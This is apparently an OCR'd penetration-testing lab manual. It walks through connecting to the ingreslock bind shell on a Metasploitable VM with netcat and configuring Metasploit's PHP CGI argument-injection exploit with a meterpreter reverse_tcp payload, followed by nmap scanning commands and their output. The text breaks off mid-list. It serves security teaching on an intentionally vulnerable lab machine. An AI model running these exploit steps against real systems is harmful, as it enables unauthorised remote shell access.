
Step 1: Launch Kali Linux and then look up the virtual server's metasploitable machine's IP address. Use the command nmap -sV 192.168.56.101 to find the port number and version of the bind shell, which in some situations may be as ingreslock.



Step 2: Use the command nmap -p 1524 192.168.56.101 to find out more about the port's vulnerabilities.




Step 3: Enter the bindshell with the command nc 192.168.56.101 1524 to find the username. Use the whoami command next to find out where you are working, then the ls tool to see a list of all the directories and files.




d) Exploiting Metasploit using HTTP

Step1: Launch the Linux terminal, log in as root, and find the IP addresses of Kali Linux and the Metasploitable Machine. After that, launch the MSF console.



Step 2: Use auxiliary/scanner/http/http version to look for http scanner.




Step 3: Look for the version of PHP 5.4.3 using the first result that appears. Set the rhost after that, and then issue the command to exploit.

```
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2

Matching Modules
================

   #  Name                                                 Disclosure Date  Rank       Check  Description
   -  ----                                                 ---------------  ----       -----  -----------
   0  exploit/multi/http/op5_license                       2012-01-05       excellent  Yes    OP5 license.php Remote
 Command Execution
   1  exploit/multi/http/php_cgi_arg_injection             2012-05-03       excellent  Yes    PHP CGI Argument Injec
tion
   2  exploit/windows/http/php_apache_request_headers_bof  2012-05-08       normal     No     PHP apache_request_hea
ders Function Buffer Overflow


Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_he
aders_bof

msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/
                                           wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.217.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 172.16.217.129
rhosts => 172.16.217.129
```


```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       172.16.217.129   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/
                                           wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.217.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```



5. Perform Network scanning using following nmap commands:

a) nmap -p


The first instruction scans the specified host.



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 21 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:39 EST
Nmap scan report for 192.168.56.101
Host is up (0.00040s latency).

PORT   STATE SERVICE
21/tcp open  ftp
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.85 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap -p 21,22 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:39 EST
Nmap scan report for 192.168.56.101
Host is up (0.0011s latency).

PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.75 seconds

┌──(root㉿kali)-[/home/kali]
└─# ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.696 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.682 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.886 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.765 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=0.707 ms
64 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=0.992 ms
64 bytes from 192.168.56.101: icmp_seq=7 ttl=64 time=0.890 ms
64 bytes from 192.168.56.101: icmp_seq=8 ttl=64 time=0.679 ms
64 bytes from 192.168.56.101: icmp_seq=9 ttl=64 time=0.829 ms
64 bytes from 192.168.56.101: icmp_seq=10 ttl=64 time=0.698 ms
64 bytes from 192.168.56.101: icmp_seq=11 ttl=64 time=0.697 ms
64 bytes from 192.168.56.101: icmp_seq=12 ttl=64 time=0.685 ms
64 bytes from 192.168.56.101: icmp_seq=13 ttl=64 time=0.659 ms
64 bytes from 192.168.56.101: icmp_seq=14 ttl=64 time=0.701 ms
64 bytes from 192.168.56.101: icmp_seq=15 ttl=64 time=0.791 ms
64 bytes from 192.168.56.101: icmp_seq=16 ttl=64 time=0.746 ms
64 bytes from 192.168.56.101: icmp_seq=17 ttl=64 time=0.677 ms
64 bytes from 192.168.56.101: icmp_seq=18 ttl=64 time=0.770 ms
^C
— 192.168.56.101 ping statistics —
18 packets transmitted, 18 received, 0% packet loss, time 17498ms
rtt min/avg/max/mdev = 0.659/0.752/0.992/0.089 ms

┌──(root㉿kali)-[/home/kali]
```

b) nmap -sV

The port versions are scanned with this command.




c) nmap -sT

The TCP port is scanned with this command.


d) nmap -O

This command checks the operating system's version by scanning it.




e) nmap -A

